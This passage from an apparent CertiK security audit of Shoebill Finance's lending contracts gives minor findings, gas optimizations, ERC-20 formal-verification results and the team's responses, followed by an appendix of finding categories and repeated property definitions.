1085          pendingAdmin = newPendingAdmin;
```

- `newPendingAdmin` is not zero-checked before being used.

```
        reserveGuardian = newReserveGuardian;
```

- `newReserveGuardian` is not zero-checked before being used.

```
        borrowCapGuardian = newBorrowCapGuardian;
```

- `newBorrowCapGuardian` is not zero-checked before being used.

```
        supplyCapGuardian = newSupplyCapGuardian;
```

- `newSupplyCapGuardian` is not zero-checked before being used.

```
        pauseGuardian = newPauseGuardian;
```

- `newPauseGuardian` is not zero-checked before being used.

```
        rewardDistributor = newRewardDistributor;
```

- `newRewardDistributor` is not zero-checked before being used.

```
        comptroller = comptroller_;
```

- `comptroller_` is not zero-checked before being used.

```
        pendingComptrollerImplementation = newPendingImplementation;
```

- `newPendingImplementation` is not zero-checked before being used.

```
        pendingAdmin = newPendingAdmin;
```

- `newPendingAdmin` is not zero-checked before being used.

Recommendation

It is recommended to add a zero-check for the passed-in address value to prevent unexpected errors.

Alleviation

[Shoebill Finance Team, 11/09/2023]: Issue acknowledged. I will fix the issue in the future, which will not be included in this audit engagement.

SFB-08 | THIRD-PARTY DEPENDENCY USAGE

Category	Severity	Location	Status
Design Issue	● Minor	CErc20.sol: 270; CTokenInterfaces.sol: 334; Lens/ProtocolLens.sol: 49, 52, 139; PriceOracle/PythPriceOracle.sol: 15~16; PriceOracle/SimplePriceOracle.sol: 41; PriceOracle/UniswapPriceOracle.sol: 17, 20, 51; RewardDistributor.sol: 419	● Acknowledged

Description

The contract is serving as the underlying entity to interact with one or more third party protocols. The scope of the audit treats third party entities as black boxes and assumes their functional correctness. However, in the real world, third parties can be compromised and this may lead to incorrect token prices and lost or stolen assets. In addition, upgrades of third parties can possibly create severe impacts, such as increasing fees of third parties, manipulated token prices, etc.

Recommendation

The auditors understood that the business logic requires interaction with third parties. It is recommended for the team to constantly monitor the statuses of third parties to mitigate the side effects when unexpected activities are observed.

Alleviation

[Shoebill Finance Team, 11/09/2023]: We will constantly monitor every third parties.

SFB-09 | UNPROTECTED INITIALIZER

Category	Severity	Location	Status
Coding Issue	● Minor	CErc20Upgradable.sol: 23~49; CEtherUpgradeable.sol: 23~49; RewardDistributor.sol: 97	● Acknowledged

Description

One or more logic contracts do not protect their initializers. An attacker can call the initializer and assume ownership of the logic contract, where unsuspecting users can be tricked into believing that the attacker is the owner of the upgradeable contract.

Recommendation

We advise calling `_disableInitializers` in the constructor or giving the constructor the `initializer` modifier to prevent the intializer from being called on the logic contract.

Alleviation

[Shoebill Finance Team, 11/09/2023]: Issue acknowledged. I won't make any changes for the current version.

SFB-10 | MISSING STORAGE GAP IN CONTRACTS

Category	Severity	Location	Status
Coding Issue	● Minor	CErc20Upgradable.sol: 12; CEtherUpgradeable.sol: 12; CTokenInterfaces.sol: 9~117	● Acknowledged

Description

The `CErc20Upgradable` and `CEtherUpgradeable` contracts are upgradeable contracts, and use the storage slots defined in `CTokenStorage` . `CTokenStorage` does not contain any storage gap. The lack of storage gap could limit the ability to add new storage variables in future upgrades, or even risk storage slot collision. Additionally, the storage layout does not follow the ERC-1967 standard.

Recommendation

Consider adding storage gap in the base contract for upgradeable contracts, and consider following the ERC1967 standard for storage layout.

Alleviation

[Shoebill Finance Team, 11/09/2023]: Issue acknowledged. I won't make any changes for the current version.

SFB-11 THE `getBlockNumber()` FUNCTION RETRIEVES TIMESTAMP

Category	Severity	Location	Status
Inconsistency	● Minor	CToken.sol: 237~239; JumpRateModelV4.sol: 28; RewardDistributor.sol: 395~397	● Acknowledged

Description

The function names and comments for `CToken::getBlockNumber()` and `RewardDistributor::getBlockNumber()` indicate that they retrieve the block number, but they actually return `block.timestamp` instead.

The variable `blocksPerYear` of `JumpRateModelV4` contract, as its name implies, stores minted block numbers per year. If the owner sets an inconsistent value of `blocksPerYear` with the aforementioned contract by mistake, the normal work of interest calculation will be disturbed.

Recommendation

Consider using proper function names and updating the comments and messages to reflect the function logic.

Alleviation

[Shoebill Finance Team, 11/09/2023]: Issue acknowledged. we currently using block.timstamp for interests, and any other things. I will fix the issue in the future, which will not be included in this audit engagement.

OPTIMIZATIONS | SHOEBILL FINANCE

ID	Title	Category	Severity	Status
SFB-01	Inefficient Memory Parameter	Inconsistency	Optimization	● Acknowledged
SFB-02	Unnecessary Storage Read Access In For Loop	Coding Issue	Optimization	● Acknowledged

SFB-01 | INEFFICIENT MEMORY PARAMETER

Category	Severity	Location	Status
Inconsistency	● Optimization	Comptroller.sol: 135; RewardDistributor.sol: 119, 120, 121, 372	● Acknowledged

Description

One or more parameters with `memory` data location are never modified in their functions and those functions are never called internally within the contract. Thus, their data location can be changed to `calldata` to avoid the gas consumption copying from calldata to memory.

```
10      function enterMarkets(
```

`enterMarkets` has memory location parameters: `cTokens` .

```
117      function _updateRewardSpeeds(
```

`_updateRewardSpeeds` has memory location parameters: `cTokens` , `supplySpeeds` , `borrowSpeeds` .

```
372      function claim(address[] memory holders) public {
```

`claim` has memory location parameters: `holders` .

Recommendation

We recommend changing the parameter's data location to `calldata` to save gas.

- For Solidity versions prior to 0.6.9, since public functions are not allowed to have calldata parameters, the function visibility also needs to be changed to `external` .
- For Solidity versions prior to 0.5.0, since parameter data location is implicit, changing the function visibility to `external` will change the parameter's data location to calldata as well.

Alleviation

[Shoebill Finance Team, 11/09/2023]: Issue acknowledged. I won't make any changes for the current version.

SFB-02 | UNNECESSARY STORAGE READ ACCESS IN FOR LOOP

Category	Severity	Location	Status
Coding Issue	● Optimization	Comptroller.sol: 1213; RewardDistributor.sol: 178, 213, 258, 312	● Acknowledged

Description

The for loop contains repeated storage read access in the condition check. Given that the ending condition does not change in the for loop, the repeated storage read is unnecessary, and its associated high gas cost can be eliminated.

```
1213        for (uint256 i = 0; i < allMarkets.length; i++) {
```

Loop condition `i < allMarkets.length` accesses the `length` field of a storage array.

```
178         for (uint256 i = 0; i < rewardTokens.length; i++) {
```

Loop condition `i < rewardTokens.length` accesses the `length` field of a storage array.

```
213         for (uint256 i = 0; i < rewardTokens.length; i++) {
```

Loop condition `i < rewardTokens.length` accesses the `length` field of a storage array.

```
258         for (uint256 i = 0; i < rewardTokens.length; i++) {
```

Loop condition `i < rewardTokens.length` accesses the `length` field of a storage array.

```
312         for (uint256 i = 0; i < rewardTokens.length; i++) {
```

Loop condition `i < rewardTokens.length` accesses the `length` field of a storage array.

Recommendation

Storage access costs substantially more gas than memory and stack access. We recommend caching the variable used in the condition check of the for loop to avoid unnecessary storage access.

Alleviation

[Shoebill Finance Team, 11/09/2023]: Issue acknowledged. I won't make any changes for the current version.

FORMAL VERIFICATION | SHOEBILL FINANCE

Formal guarantees about the behavior of smart contracts can be obtained by reasoning about properties relating to the entire contract (e.g. contract invariants) or to specific functions of the contract. Once such properties are proven to be valid, they guarantee that the contract behaves as specified by the property. As part of this audit, we applied formal verification to prove that important functions in the smart contracts adhere to their expected behaviors.

Considered Functions And Scope

In the following, we provide a description of the properties that have been used in this audit. They are grouped according to the type of contract they apply to.

Verification of ERC-20 Compliance

We verified properties of the public interface of those token contracts that implement the ERC-20 interface. This covers

- Functions `transfer` and `transferFrom` that are widely used for token transfers,
- functions `approve` and `allowance` that enable the owner of an account to delegate a certain subset of her tokens to another account (i.e. to grant an allowance), and
- the functions `balanceOf` and `totalSupply` , which are verified to correctly reflect the internal state of the contract.

The properties that were considered within the scope of this audit are as follows:

Property Name	Title
erc20-transfer-revert-zero	`transfer` Prevents Transfers to the Zero Address
erc20-transfer-succeed-normal	`transfer` Succeeds on Admissible Non-self Transfers
erc20-transfer-succeed-self	`transfer` Succeeds on Admissible Self Transfers
erc20-transfer-correct-amount	`transfer` Transfers the Correct Amount in Non-self Transfers
erc20-transfer-correct-amount-self	`transfer` Transfers the Correct Amount in Self Transfers
erc20-transfer-change-state	`transfer` Has No Unexpected State Changes
erc20-transfer-exceed-balance	`transfer` Fails if Requested Amount Exceeds Available Balance
erc20-transfer-recipient-overflow	`transfer` Prevents Overflows in the Recipient's Balance
erc20-transfer-false	If `transfer` Returns `false` , the Contract State Is Not Changed
erc20-transfer-never-return-false	`transfer` Never Returns `false`
erc20-transferfrom-revert-from-zero	`transferFrom` Fails for Transfers From the Zero Address

Property Name	Title
erc20-transferfrom-revert-to-zero	`transferFrom` Fails for Transfers To the Zero Address
erc20-transferfrom-succeed-normal	`transferFrom` Succeeds on Admissible Non-self Transfers
erc20-transferfrom-succeed-self	`transferFrom` Succeeds on Admissible Self Transfers
erc20-transferfrom-correct-amount	`transferFrom` Transfers the Correct Amount in Non-self Transfers
erc20-transferfrom-correct-amount-self	`transferFrom` Performs Self Transfers Correctly
erc20-transferfrom-correct-allowance	`transferFrom` Updated the Allowance Correctly
erc20-transferfrom-change-state	`transferFrom` Has No Unexpected State Changes
erc20-transferfrom-fail-exceed-balance	`transferFrom` Fails if the Requested Amount Exceeds the Available Balance
erc20-transferfrom-fail-exceed-allowance	`transferFrom` Fails if the Requested Amount Exceeds the Available Allowance
erc20-transferfrom-fail-recipient-overflow	`transferFrom` Prevents Overflows in the Recipient's Balance
erc20-transferfrom-false	If `transferFrom` Returns `false`, the Contract's State Is Unchanged
erc20-transferfrom-never-return-false	`transferFrom` Never Returns `false`
erc20-totalsupply-succeed-always	`totalSupply` Always Succeeds
erc20-totalsupply-correct-value	`totalSupply` Returns the Value of the Corresponding State Variable
erc20-totalsupply-change-state	`totalSupply` Does Not Change the Contract's State
erc20-balanceof-succeed-always	`balanceOf` Always Succeeds
erc20-balanceof-correct-value	`balanceOf` Returns the Correct Value
erc20-balanceof-change-state	`balanceOf` Does Not Change the Contract's State
erc20-allowance-succeed-always	`allowance` Always Succeeds
erc20-allowance-correct-value	`allowance` Returns Correct Value
erc20-allowance-change-state	`allowance` Does Not Change the Contract's State
erc20-approve-succeed-normal	`approve` Succeeds for Admissible Inputs

Property Name	Title
erc20-approve-correct-amount	`approve` Updates the Approval Mapping Correctly
erc20-approve-revert-zero	`approve` Prevents Approvals For the Zero Address
erc20-approve-change-state	`approve` Has No Unexpected State Changes
erc20-approve-false	If `approve` Returns `false`, the Contract's State Is Unchanged
erc20-approve-never-return-false	`approve` Never Returns `false`

Verification Results

In the remainder of this section, we list all contracts where formal verification of at least one property was not successful. There are several reasons why this could happen:

- False: The property is violated by the project.
- Inconclusive: The proof engine cannot prove or disprove the property due to timeouts or exceptions.
- Inapplicable: The property does not apply to the project.

Detailed Results For Contract CErc20 (contracts/CErc20.sol) In Commit 6bc09f7dcc42055f9050b0f715be320a4edcea65

Verification of ERC-20 Compliance

Detailed Results for Function `transfer`

Property Name	Final Result	Remarks
erc20-transfer-revert-zero	● Inconclusive	
erc20-transfer-succeed-normal	● Inconclusive	
erc20-transfer-succeed-self	● Inconclusive	
erc20-transfer-correct-amount	● Inconclusive	
erc20-transfer-correct-amount-self	● Inconclusive	
erc20-transfer-change-state	● Inconclusive	
erc20-transfer-exceed-balance	● Inconclusive	
erc20-transfer-recipient-overflow	● Inconclusive	
erc20-transfer-false	● Inconclusive	
erc20-transfer-never-return-false	● Inconclusive	

Detailed Results for Function `transferFrom`

Property Name	Final Result	Remarks
erc20-transferfrom-revert-from-zero	● Inconclusive	
erc20-transferfrom-revert-to-zero	● Inconclusive	
erc20-transferfrom-succeed-normal	● Inconclusive	
erc20-transferfrom-succeed-self	● Inconclusive	
erc20-transferfrom-correct-amount	● Inconclusive	
erc20-transferfrom-correct-amount-self	● Inconclusive	
erc20-transferfrom-correct-allowance	● Inconclusive	
erc20-transferfrom-change-state	● Inconclusive	
erc20-transferfrom-fail-exceed-balance	● Inconclusive	
erc20-transferfrom-fail-exceed-allowance	● Inconclusive	
erc20-transferfrom-fail-recipient-overflow	● Inconclusive	
erc20-transferfrom-false	● Inconclusive	
erc20-transferfrom-never-return-false	● Inconclusive	

Detailed Results for Function `totalSupply`

Property Name	Final Result	Remarks
erc20-totalsupply-succeed-always	● True	
erc20-totalsupply-correct-value	● True	
erc20-totalsupply-change-state	● True	

Detailed Results for Function `balanceOf`

Property Name	Final Result	Remarks
erc20-balanceof-succeed-always	● True	
erc20-balanceof-correct-value	● True	
erc20-balanceof-change-state	● True	

Detailed Results for Function `allowance`

Property Name	Final Result	Remarks
erc20-allowance-succeed-always	● True	
erc20-allowance-correct-value	● True	
erc20-allowance-change-state	● True	

Detailed Results for Function `approve`

Property Name	Final Result	Remarks
erc20-approve-succeed-normal	● True	
erc20-approve-correct-amount	● True	
erc20-approve-revert-zero	● False	
erc20-approve-change-state	● True	
erc20-approve-false	● True	
erc20-approve-never-return-false	● True	

Detailed Results For Contract CErc20Immutable (contracts/CErc20Immutable.sol) In Commit 6bc09f7dcc42055f9050b0f715be320a4edcea65

Verification of ERC-20 Compliance

Detailed Results for Function `transfer`

Property Name	Final Result	Remarks
erc20-transfer-succeed-normal	● Inconclusive	
erc20-transfer-revert-zero	● Inconclusive	
erc20-transfer-correct-amount	● Inconclusive	
erc20-transfer-succeed-self	● Inconclusive	
erc20-transfer-correct-amount-self	● Inconclusive	
erc20-transfer-change-state	● Inconclusive	
erc20-transfer-exceed-balance	● Inconclusive	
erc20-transfer-recipient-overflow	● Inconclusive	
erc20-transfer-false	● Inconclusive	
erc20-transfer-never-return-false	● Inconclusive	

Detailed Results for Function `transferFrom`

Property Name	Final Result	Remarks
erc20-transferfrom-revert-from-zero	● Inconclusive	
erc20-transferfrom-revert-to-zero	● Inconclusive	
erc20-transferfrom-succeed-normal	● Inconclusive	
erc20-transferfrom-succeed-self	● Inconclusive	
erc20-transferfrom-correct-amount	● Inconclusive	
erc20-transferfrom-correct-amount-self	● Inconclusive	
erc20-transferfrom-correct-allowance	● Inconclusive	
erc20-transferfrom-change-state	● Inconclusive	
erc20-transferfrom-fail-exceed-balance	● Inconclusive	
erc20-transferfrom-fail-exceed-allowance	● Inconclusive	
erc20-transferfrom-fail-recipient-overflow	● Inconclusive	
erc20-transferfrom-false	● Inconclusive	
erc20-transferfrom-never-return-false	● Inconclusive	

Detailed Results for Function `totalSupply`

Property Name	Final Result	Remarks
erc20-totalsupply-succeed-always	● True	
erc20-totalsupply-correct-value	● True	
erc20-totalsupply-change-state	● True	

Detailed Results for Function `balanceOf`

Property Name	Final Result	Remarks
erc20-balanceof-succeed-always	● True	
erc20-balanceof-correct-value	● True	
erc20-balanceof-change-state	● True	

Detailed Results for Function `allowance`

Property Name	Final Result	Remarks
erc20-allowance-succeed-always	● True	
erc20-allowance-correct-value	● True	
erc20-allowance-change-state	● True	

Detailed Results for Function `approve`

Property Name	Final Result	Remarks
erc20-approve-succeed-normal	● True	
erc20-approve-revert-zero	● False	
erc20-approve-correct-amount	● True	
erc20-approve-false	● True	
erc20-approve-change-state	● True	
erc20-approve-never-return-false	● True	

Detailed Results For Contract CErc20Upgradable (contracts/CErc20Upgradable.sol) In Commit 6bc09f7dcc42055f9050b0f715be320a4edcea65

Verification of ERC-20 Compliance

Detailed Results for Function `transfer`

Property Name	Final Result	Remarks
erc20-transfer-revert-zero	● Inconclusive	
erc20-transfer-succeed-normal	● Inconclusive	
erc20-transfer-succeed-self	● Inconclusive	
erc20-transfer-correct-amount	● Inconclusive	
erc20-transfer-correct-amount-self	● Inconclusive	
erc20-transfer-change-state	● Inconclusive	
erc20-transfer-exceed-balance	● Inconclusive	
erc20-transfer-false	● Inconclusive	
erc20-transfer-recipient-overflow	● Inconclusive	
erc20-transfer-never-return-false	● Inconclusive	

Detailed Results for Function `transferFrom`

Property Name	Final Result	Remarks
erc20-transferfrom-revert-from-zero	● Inconclusive	
erc20-transferfrom-revert-to-zero	● Inconclusive	
erc20-transferfrom-succeed-normal	● Inconclusive	
erc20-transferfrom-succeed-self	● Inconclusive	
erc20-transferfrom-correct-amount	● Inconclusive	
erc20-transferfrom-correct-amount-self	● Inconclusive	
erc20-transferfrom-correct-allowance	● Inconclusive	
erc20-transferfrom-change-state	● Inconclusive	
erc20-transferfrom-fail-exceed-balance	● Inconclusive	
erc20-transferfrom-fail-exceed-allowance	● Inconclusive	
erc20-transferfrom-fail-recipient-overflow	● Inconclusive	
erc20-transferfrom-false	● Inconclusive	
erc20-transferfrom-never-return-false	● Inconclusive	

Detailed Results for Function `totalSupply`

Property Name	Final Result	Remarks
erc20-totalsupply-succeed-always	● True	
erc20-totalsupply-correct-value	● True	
erc20-totalsupply-change-state	● True	

Detailed Results for Function `balanceOf`

Property Name	Final Result	Remarks
erc20-balanceof-succeed-always	● True	
erc20-balanceof-correct-value	● True	
erc20-balanceof-change-state	● True	

Detailed Results for Function `allowance`

Property Name	Final Result	Remarks
erc20-allowance-succeed-always	● True	
erc20-allowance-correct-value	● True	
erc20-allowance-change-state	● True	

Detailed Results for Function `approve`

Property Name	Final Result	Remarks
erc20-approve-succeed-normal	● True	
erc20-approve-correct-amount	● True	
erc20-approve-revert-zero	● False	
erc20-approve-change-state	● True	
erc20-approve-false	● True	
erc20-approve-never-return-false	● True	

Detailed Results For Contract CEther (contracts/CEther.sol) In Commit 6bc09f7dcc42055f9050b0f715be320a4edcea65

Verification of ERC-20 Compliance

Detailed Results for Function `transfer`

Property Name	Final Result	Remarks
erc20-transfer-revert-zero	● Inconclusive	
erc20-transfer-correct-amount	● Inconclusive	
erc20-transfer-succeed-normal	● Inconclusive	
erc20-transfer-succeed-self	● Inconclusive	
erc20-transfer-correct-amount-self	● Inconclusive	
erc20-transfer-change-state	● Inconclusive	
erc20-transfer-exceed-balance	● Inconclusive	
erc20-transfer-recipient-overflow	● Inconclusive	
erc20-transfer-never-return-false	● Inconclusive	
erc20-transfer-false	● Inconclusive	

Detailed Results for Function `transferFrom`

Property Name	Final Result	Remarks
erc20-transferfrom-revert-from-zero	● Inconclusive	
erc20-transferfrom-revert-to-zero	● Inconclusive	
erc20-transferfrom-succeed-normal	● Inconclusive	
erc20-transferfrom-succeed-self	● Inconclusive	
erc20-transferfrom-correct-amount	● Inconclusive	
erc20-transferfrom-correct-amount-self	● Inconclusive	
erc20-transferfrom-correct-allowance	● Inconclusive	
erc20-transferfrom-change-state	● Inconclusive	
erc20-transferfrom-fail-exceed-balance	● Inconclusive	
erc20-transferfrom-fail-exceed-allowance	● Inconclusive	
erc20-transferfrom-fail-recipient-overflow	● Inconclusive	
erc20-transferfrom-false	● Inconclusive	
erc20-transferfrom-never-return-false	● Inconclusive	

Detailed Results for Function `totalSupply`

Property Name	Final Result	Remarks
erc20-totalsupply-succeed-always	● True	
erc20-totalsupply-correct-value	● True	
erc20-totalsupply-change-state	● True	

Detailed Results for Function `balanceOf`

Property Name	Final Result	Remarks
erc20-balanceof-succeed-always	● True	
erc20-balanceof-correct-value	● True	
erc20-balanceof-change-state	● True	

Detailed Results for Function `allowance`

Property Name	Final Result	Remarks
erc20-allowance-succeed-always	● True	
erc20-allowance-correct-value	● True	
erc20-allowance-change-state	● True	

Detailed Results for Function `approve`

Property Name	Final Result	Remarks
erc20-approve-succeed-normal	● True	
erc20-approve-correct-amount	● True	
erc20-approve-change-state	● True	
erc20-approve-revert-zero	● False	
erc20-approve-false	● True	
erc20-approve-never-return-false	● True	

Detailed Results For Contract CEtherUpgradeable (contracts/CEtherUpgradeable.sol) In Commit 6bc09f7dcc42055f9050b0f715be320a4edcea65

Verification of ERC-20 Compliance

Detailed Results for Function `transfer`

Property Name	Final Result	Remarks
erc20-transfer-revert-zero	● Inconclusive	
erc20-transfer-succeed-normal	● Inconclusive	
erc20-transfer-succeed-self	● Inconclusive	
erc20-transfer-correct-amount	● Inconclusive	
erc20-transfer-correct-amount-self	● Inconclusive	
erc20-transfer-change-state	● Inconclusive	
erc20-transfer-exceed-balance	● Inconclusive	
erc20-transfer-recipient-overflow	● Inconclusive	
erc20-transfer-false	● Inconclusive	
erc20-transfer-never-return-false	● Inconclusive	

Detailed Results for Function `transferFrom`

Property Name	Final Result	Remarks
erc20-transferfrom-revert-from-zero	● Inconclusive	
erc20-transferfrom-revert-to-zero	● Inconclusive	
erc20-transferfrom-succeed-normal	● Inconclusive	
erc20-transferfrom-succeed-self	● Inconclusive	
erc20-transferfrom-correct-amount	● Inconclusive	
erc20-transferfrom-correct-amount-self	● Inconclusive	
erc20-transferfrom-correct-allowance	● Inconclusive	
erc20-transferfrom-change-state	● Inconclusive	
erc20-transferfrom-fail-exceed-balance	● Inconclusive	
erc20-transferfrom-fail-exceed-allowance	● Inconclusive	
erc20-transferfrom-fail-recipient-overflow	● Inconclusive	
erc20-transferfrom-never-return-false	● Inconclusive	
erc20-transferfrom-false	● Inconclusive	

Detailed Results for Function `totalSupply`

Property Name	Final Result	Remarks
erc20-totalsupply-succeed-always	● True	
erc20-totalsupply-correct-value	● True	
erc20-totalsupply-change-state	● True	

Detailed Results for Function `balanceOf`

Property Name	Final Result	Remarks
erc20-balanceof-succeed-always	● True	
erc20-balanceof-correct-value	● True	
erc20-balanceof-change-state	● True	

Detailed Results for Function `allowance`

Property Name	Final Result	Remarks
erc20-allowance-succeed-always	● True	
erc20-allowance-correct-value	● True	
erc20-allowance-change-state	● True	

Detailed Results for Function `approve`

Property Name	Final Result	Remarks
erc20-approve-succeed-normal	● True	
erc20-approve-correct-amount	● True	
erc20-approve-revert-zero	● False	
erc20-approve-change-state	● True	
erc20-approve-false	● True	
erc20-approve-never-return-false	● True	

APPENDIX | SHOEBILL FINANCE

Finding Categories

Categories	Description
Coding Style	Coding Style findings may not affect code behavior, but indicate areas where coding practices can be improved to make the code more understandable and maintainable.
Language Version	Language Version findings indicate that the code uses certain compiler versions or language features with known security issues.
Coding Issue	Coding Issue findings are about general code quality including, but not limited to, coding mistakes, compile errors, and performance issues.
Incorrect Calculation	Incorrect Calculation findings are about issues in numeric computation such as rounding errors, overflows, out-of-bounds and any computation that is not intended.
Inconsistency	Inconsistency findings refer to different parts of code that are not consistent or code that does not behave according to its specification.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases and may result in vulnerabilities.
Logical Issue	Logical Issue findings indicate general implementation issues related to the program logic.
Centralization	Centralization findings detail the design choices of designating privileged roles or other centralized controls over the code.
Design Issue	Design Issue findings indicate general issues at the design level beyond program logic that are not covered by other finding categories.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

Details on Formal Verification

Some Solidity smart contracts from this project have been formally verified. Each such contract was compiled into a mathematical model that reflects all its possible behaviors with respect to the property. The model takes into account the semantics of the Solidity instructions found in the contract. All verification results that we report are based on that model.

The following assumptions and simplifications apply to our model:

- Certain low-level calls and inline assembly are not supported and may lead to a contract not being formally verified.
- We model the semantics of the Solidity source code and not the semantics of the EVM bytecode in a compiled contract.

Formalism for property specifications

All properties are expressed in a behavioral interface specification language that CertiK has developed for Solidity, which allows us to specify the behavior of each function in terms of the contract state and its parameters and return values, as well as contract properties that are maintained by every observable state transition. Observable state transitions occur when the contract's external interface is invoked and the invocation does not revert, and when the contract's Ether balance is changed by the EVM due to another contract's "self-destruct" invocation. The specification language has the usual Boolean connectives, as well as the operator `\old` (used to denote the state of a variable before a state transition), and several types of specification clause:

Apart from the Boolean connectives and the modal operators "always" (written `[]`) and "eventually" (written `<>`), we use the following predicates to reason about the validity of atomic propositions. They are evaluated on the contract's state whenever a discrete time step occurs:

- `requires [cond]` - the condition `cond`, which refers to a function's parameters, return values, and contract state variables, must hold when a function is invoked in order for it to exhibit a specified behavior.
- `ensures [cond]` - the condition `cond`, which refers to a function's parameters, return values, and both `\old` and current contract state variables, is guaranteed to hold when a function returns if the corresponding requires condition held when it was invoked.
- `invariant [cond]` - the condition `cond`, which refers only to contract state variables, is guaranteed to hold at every observable contract state.
- `constraint [cond]` - the condition `cond`, which refers to both `\old` and current contract state variables, is guaranteed to hold at every observable contract state except for the initial state after construction (because there is no previous state); constraints are used to restrict how contract state can change over time.

Description of the Analyzed ERC-20 Properties

Properties related to function `transfer`

erc20-transfer-change-state

All non-reverting invocations of `transfer(recipient, amount)` that return `true` must only modify the balance entries of the `msg.sender` and the `recipient` addresses.

erc20-transfer-change-state

All non-reverting invocations of `transfer(recipient, amount)` that return `true` must only modify the balance entries of the `msg.sender` and the `recipient` addresses.

erc20-transfer-change-state

All non-reverting invocations of `transfer(recipient, amount)` that return `true` must only modify the balance entries of the `msg.sender` and the `recipient` addresses.

erc20-transfer-change-state

All non-reverting invocations of `transfer(recipient, amount)` that return `true` must only modify the balance entries of the `msg.sender` and the `recipient` addresses.

erc20-transfer-change-state

All non-reverting invocations of `transfer(recipient, amount)` that return `true` must only modify the balance entries of the `msg.sender` and the `recipient` addresses.

erc20-transfer-correct-amount

All non-reverting invocations of `transfer(recipient, amount)` that return `true` must subtract the value in `amount` from the balance of `msg.sender` and add the same value to the balance of the `recipient` address.

erc20-transfer-correct-amount

All non-reverting invocations of `transfer(recipient, amount)` that return `true` must subtract the value in `amount` from the balance of `msg.sender` and add the same value to the balance of the `recipient` address.

erc20-transfer-correct-amount

All non-reverting invocations of `transfer(recipient, amount)` that return `true` must subtract the value in `amount` from the balance of `msg.sender` and add the same value to the balance of the `recipient` address.

erc20-transfer-correct-amount

All non-reverting invocations of `transfer(recipient, amount)` that return `true` must subtract the value in `amount` from the balance of `msg.sender` and add the same value to the balance of the `recipient` address.

erc20-transfer-correct-amount

All non-reverting invocations of `transfer(recipient, amount)` that return `true` must subtract the value in `amount` from the balance of `msg.sender` and add the same value to the balance of the `recipient` address.

erc20-transfer-correct-amount-self

All non-reverting invocations of `transfer(recipient, amount)` that return `true` and where the `recipient` address equals `msg.sender` (i.e. self-transfers) must not change the balance of address `msg.sender` .

erc20-transfer-correct-amount-self

All non-reverting invocations of `transfer(recipient, amount)` that return `true` and where the `recipient` address equals `msg.sender` (i.e. self-transfers) must not change the balance of address `msg.sender` .

erc20-transfer-correct-amount-self

All non-reverting invocations of `transfer(recipient, amount)` that return `true` and where the `recipient` address equals `msg.sender` (i.e. self-transfers) must not change the balance of address `msg.sender`.

erc20-transfer-correct-amount-self

All non-reverting invocations of `transfer(recipient, amount)` that return `true` and where the `recipient` address equals `msg.sender` (i.e. self-transfers) must not change the balance of address `msg.sender`.

erc20-transfer-correct-amount-self

All non-reverting invocations of `transfer(recipient, amount)` that return `true` and where the `recipient` address equals `msg.sender` (i.e. self-transfers) must not change the balance of address `msg.sender`.

erc20-transfer-exceed-balance

Any transfer of an amount of tokens that exceeds the balance of `msg.sender` must fail.

erc20-transfer-exceed-balance

Any transfer of an amount of tokens that exceeds the balance of `msg.sender` must fail.

erc20-transfer-exceed-balance

Any transfer of an amount of tokens that exceeds the balance of `msg.sender` must fail.

erc20-transfer-exceed-balance

Any transfer of an amount of tokens that exceeds the balance of `msg.sender` must fail.

erc20-transfer-exceed-balance

Any transfer of an amount of tokens that exceeds the balance of `msg.sender` must fail.

erc20-transfer-false

If the `transfer` function in contract `${TRANSFER_CONTRACT}` fails by returning `false`, it must undo all state changes it incurred before returning to the caller.

erc20-transfer-false

If the `transfer` function in contract `${TRANSFER_CONTRACT}` fails by returning `false`, it must undo all state changes it incurred before returning to the caller.

erc20-transfer-false

If the `transfer` function in contract `${TRANSFER_CONTRACT}` fails by returning `false`, it must undo all state changes it incurred before returning to the caller.

erc20-transfer-false

If the `transfer` function in contract `${TRANSFER_CONTRACT}` fails by returning `false` , it must undo all state changes it incurred before returning to the caller.

erc20-transfer-false

If the `transfer` function in contract `${TRANSFER_CONTRACT}` fails by returning `false` , it must undo all state changes it incurred before returning to the caller.

erc20-transfer-never-return-false

The transfer function must never return `false` to signal a failure.

erc20-transfer-never-return-false

The transfer function must never return `false` to signal a failure.

erc20-transfer-never-return-false

The transfer function must never return `false` to signal a failure.

erc20-transfer-never-return-false

The transfer function must never return `false` to signal a failure.

erc20-transfer-never-return-false

The transfer function must never return `false` to signal a failure.

erc20-transfer-recipient-overflow

Any invocation of `transfer(recipient, amount)` must fail if it causes the balance of the `recipient` address to overflow.

erc20-transfer-recipient-overflow

Any invocation of `transfer(recipient, amount)` must fail if it causes the balance of the `recipient` address to overflow.

erc20-transfer-recipient-overflow

Any invocation of `transfer(recipient, amount)` must fail if it causes the balance of the `recipient` address to overflow.

erc20-transfer-recipient-overflow

Any invocation of `transfer(recipient, amount)` must fail if it causes the balance of the `recipient` address to overflow.

erc20-transfer-recipient-overflow

Any invocation of `transfer(recipient, amount)` must fail if it causes the balance of the `recipient` address to overflow.

erc20-transfer-revert-zero

Any call of the form `transfer(recipient, amount)` must fail if the recipient address is the zero address.

erc20-transfer-revert-zero

Any call of the form `transfer(recipient, amount)` must fail if the recipient address is the zero address.

erc20-transfer-revert-zero

Any call of the form `transfer(recipient, amount)` must fail if the recipient address is the zero address.

erc20-transfer-revert-zero

Any call of the form `transfer(recipient, amount)` must fail if the recipient address is the zero address.

erc20-transfer-revert-zero

Any call of the form `transfer(recipient, amount)` must fail if the recipient address is the zero address.

erc20-transfer-succeed-normal

All invocations of the form `transfer(recipient, amount)` must succeed and return `true` if

- the `recipient` address is not the zero address,
- `amount` does not exceed the balance of address `msg.sender` ,
- transferring `amount` to the `recipient` address does not lead to an overflow of the recipient's balance, and
- the supplied gas suffices to complete the call.

erc20-transfer-succeed-normal

All invocations of the form `transfer(recipient, amount)` must succeed and return `true` if

- the `recipient` address is not the zero address,
- `amount` does not exceed the balance of address `msg.sender` ,
- transferring `amount` to the `recipient` address does not lead to an overflow of the recipient's balance, and
- the supplied gas suffices to complete the call.

erc20-transfer-succeed-normal

All invocations of the form `transfer(recipient, amount)` must succeed and return `true` if

- the `recipient` address is not the zero address,
- `amount` does not exceed the balance of address `msg.sender` ,
- transferring `amount` to the `recipient` address does not lead to an overflow of the recipient's balance, and
- the supplied gas suffices to complete the call.

